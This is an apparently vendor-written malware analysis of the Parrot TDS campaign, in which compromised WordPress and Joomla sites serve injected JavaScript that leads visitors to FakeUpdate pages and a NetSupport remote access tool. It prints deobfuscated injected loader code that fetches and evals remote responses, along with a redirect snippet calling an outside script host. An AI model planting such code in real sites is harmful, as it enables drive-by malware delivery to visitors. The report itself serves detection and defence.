
Campaign overview

A new Traffic Direction System (TDS) we are calling Parrot TDS, using tens of thousands of compromised websites, has emerged in recent months and is reaching users from around the world. The TDS has infected various web servers hosting more than 16,500 websites, ranging from adult content sites, personal websites, university sites, and local government sites.

Parrot TDS acts as a gateway for further malicious campaigns to reach potential victims. In this particular case, the infected sites' appearances are altered by a campaign called FakeUpdate (also known as SocGholish), which uses JavaScript to display fake notices for users to update their browser, offering an update file for download. The file observed being delivered to victims is a remote access tool.

The newly discovered TDS is, in some aspects, similar to the Prometheus TDS that appeared in the spring of 2021 [1]. However, what makes Parrot TDS unique is its robustness and its huge reach, giving it the potential to infect millions of users. We identified increased activity of the Parrot TDS in February 2022 by detecting suspicious JavaScript files on compromised web servers. We analysed its behaviour and identified several versions, as well as several types of campaigns using Parrot TDS. Based on the appearance of the first samples and the registration date of the Command and Control (C2) domains it uses, Parrot TDS has been active since October 2021.

One of the main things that distinguishes Parrot TDS from other TDS is how widespread it is and how many potential victims it has. The compromised websites we found appear to have nothing in common apart from servers hosting poorly secured CMS sites, like WordPress sites. From March 1, 2022 to March 29, 2022, we protected more than 600,000 unique users from around the globe from visiting these infected sites. In this time frame, we protected the most users in Brazil, more than 73,000 unique users, India, nearly 55,000 unique users, and more than 31,000 unique users from the US.



Map illustrating the countries Parrot TDS has targeted (in March)

Compromised Websites

In February 2022, we identified a significant increase in the number of websites that contained malicious JavaScript code. This code was appended to the end of almost all JavaScript on the compromised web servers we discovered. Over time, we identified two versions (proxied and direct) of what we are calling Parrot TDS.

In both cases, web servers with different content management systems (CMS) were compromised. Most often WordPress in various versions, including the latest one or Joomla, were affected. Since the compromised web servers have nothing in common, we assume the attackers took advantage of poorly secured servers, with weak login credentials, to gain admin access to the servers, but we do not have enough information to confirm this theory.

Proxied Version

The proxied version communicates with the TDS infrastructure via a malicious PHP script, usually located on the same web server, and executes the response content. A deobfuscated code snippet of the proxied version is shown below.

```
if (ndsw === undefined) {
    //Code omitted
    var ndsw = true,

    HttpClient = function () {
        this['get'] = function (url, functionToExecute) {
            xmlHttpRequest = new XMLHttpRequest();
            xmlHttpRequest['onreadystatechange'] = function () {
                if (xmlHttpRequest['readyState'] == 4 && xmlHttpRequest['status'] == 200)
                    functionToExecute(xmlHttpRequest['responseText']);
            },
            xmlHttpRequest['open']('GET', url, !![]),
            xmlHttpRequest['send'](null);
        };
    },
    rand = function () {
        var C = g;
        return Math['random']()['toString'](0x24)['substr'](0x2);
    },
    token = function () {
        return rand() + rand();
    };
    (function () {
        _navigator = navigator,
        _document = document,
        _screen = screen,
        _window = window,
        _cookie = _document['cookie'],
        hostname = window['location']['hostname'],
        protocol = window['location']['protocol'],
        referrer = _document['referrer'];
        if (referrer && !contains(referrer, hostname) && !_cookie) {
            var httpClient = new HttpClient(),
            url = protocol + ("//COMPROMISED.WEBSERVER.COM/BACKDOOR.PHP" + "?id=") + token();
            httpClient['get'](url, function (httpResponseBody) {
                contains(httpResponseBody, 'ndsx') && varWindow['eval'](httpResponseBody);
            });
        }
        function contains(body, part) {
            return body['indexOf'](part) !== -0x1;
        }
    }
        ());
};
```


Malicious JavaScript Code

This code performs basic user filtering based on the User-Agent string, cookies and referrer. Briefly said, this code contacts the TDS only once for each user who visits the infected page. This type of filtering prevents multiple repeating requests and possible server overload.

The aforementioned PHP script serves two purposes. The first is to extract client information like the IP address, referrer and cookies, forward the request from the victim to the Parrot TDS C2 server and send the response in the other direction.

The second functionality allows an attacker to perform arbitrary code execution on the web server by sending a specifically crafted request, effectively creating a backdoor. The PHP script uses different names and is located in different locations, but usually, its name corresponds to the name of the folder it is in (hence the name of the TDS, since it parrots the names of folders).

In several cases, we also identified a traditional web shell on the infected web servers, which was located in various locations under different names but still following the same “parroting” pattern. This web shell likely allowed the attacker more comfortable access to the server, while the backdoor in the PHP script mentioned above was used as a backup option. An example of a web shell identified on one of the compromised web servers is shown below.




Traditional web shell GUI

Since we have seen several cases of reinfection, it is highly likely that the server automatically restores possibly deleted files using, for example, a cron job. However, we do not have enough information to confirm this theory.

Direct Version

The direct version is almost identical to the previous one. This version utilises the same filtering technique. However, it sends the request directly to the TDS C2 server and, unlike the previous version, omits the malicious backdoor PHP script. It executes the content of the response the same way as the previous version. The whole communication sequence of both versions is depicted below. We experimentally verified that the TDS redirects from one IP address only once.



Infection chain sequence diagram

Identified Campaigns

The Parrot TDS response is JavaScript code that is executed on the client. In general, this code can be arbitrary and exposes clients to further danger. However, in practice, we have seen only two types of responses. The first, shown below, is simply setting the `__utma` cookie on the client. This happens when the client should not be redirected to the landing page. Due to the cookie-based user filtering mentioned above, this step effectively prevents repeated requests on Parrot TDS C2 servers in the future.

```
var ndsx = true;
(function(){
    var date = new Date(new Date().getTime()+60*1000*60*24*365);
    document.cookie="___utma=2;
    path=/;
    expires="+date.toUTCString();
})();
```

Benign Parrot TDS C2 Response


The next code snippet shows the second type, which is a campaign redirection targeting Windows machines.

```
var ndsx = true;
 (function () {
     var var_referrer = document["referrer"] || '';
     var regexp_domain = new RegExp("://([^/]+)/");
     if (!var_referrer ||
         window["location"]["href"]["match"](regexp_domain)[1] ==
         var_referrer["match"](regexp_domain)[1]
        ) {
         return;
     };
     var user_agent = navigator["userAgent"];
     var utma_cookie = window["localStorage"]["___utma"];
     if (contains(user_agent, "Windows") && !contains(user_agent, "Android")) {
         if (!utma_cookie) {
             var injected_script = document.createElement('script');
             injected_script.type = 'text/javascript';
             injected_script.async = true;
             injected_script.src = 'https://rotation.ahrealestatepr.com/' +
                                   'report?r=dj03ZDdlM2JjMjNlY2E3Mzc0OTQxYSZjaWQ9MjUw';
             var od = document.getElementsByTagName('script')[0];
             od.parentNode.insertBefore(injected_script, od);
         }
     }
     function decode(ao) {
         var xe = window.atob(ao);
         return xe;
     }
     function contains(lk, wr) {
         var xe = (lk["indexOf"](wr) > -1);
         return xe;
     }
 })();
```

Malicious Parrot TDS C2 Response

FakeUpdate Campaign

The most prevalent “customer” of Parrot TDS we saw in the wild was the FakeUpdate campaign. The previous version of this campaign was described by MalwareBytes Lab in 2018 [2]. Although the version we identified slightly differs from the 2018 version, the core remains the same. The user receives JavaScript that changes the appearance of the page and tries to force the user to download malicious code. An example of what such a page looks like is shown below.



FakeUpdate Campaign

This JavaScript also contains a Base64 encoded ZIP file with one malicious JavaScript file inside. Once the user downloads the ZIP file and executes the JavaScript it contains, the code starts fingerprinting the client in several stages and then delivers the final payload.

User Filtering

The entire infection chain is set up so that it is complicated to replicate and, therefore, to investigate it. Parrot TDS provides the first layer of defence, which filters users based on IP address, User-Agent and referrer.

The FakeUpdate campaign provides the second layer of defence, using several mechanisms. The first is using unique URLs that deliver malicious content to only one specific user.

The last defence mechanism is scanning the user's PC. This scan is performed by several JavaScript codes sent by the FakeUpdate C2 server to the user. This scan harvests the following information.

- Name of the PC
- User name
- Domain name
- Manufacturer
- Model
- BIOS version
- Antivirus and antispyware products
- MAC address
- List of processes
- OS version

An overview of the process is shown in the picture below. The first part represents the Parrot TDS filtering based on the IP address, referrer and cookies, and after the user successfully passes these tests, the FakeUpdate page appears. The second part represents the FakeUpdate filtering based on a scan of the victim's device.


Overview of the filtering process

Final Payload


The final payload is then delivered in two phases. In the first phase, a PowerShell script is dropped and run by the malicious JavaScript code. This PowerShell script is downloaded to a temporary folder under a random eight character name (e.g. `%Temp%\1c017f89.ps1`). However, the name of this PowerShell is hardcoded in the JavaScript code. The content of this script is usually a simple `whoami /all` command. The result is sent back to the C2 server.

In the second phase, the final payload is delivered. This payload is downloaded to the `AppData\Roaming` folder. Here, a folder with a random name containing several files is dropped. The payloads we have observed so far are part of the NetSupport Client remote access tool and allow the attacker to gain easy access to the compromised machines [3].

The RAT is commonly named `ctfmon.exe` (mimicking the name of a legitimate program). It is also automatically started when the computer is switched on by setting an `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` registry key.



NetSupport mimicking the name of a legitimate Microsoft service



NetSupport Client Installed on the compromised machine

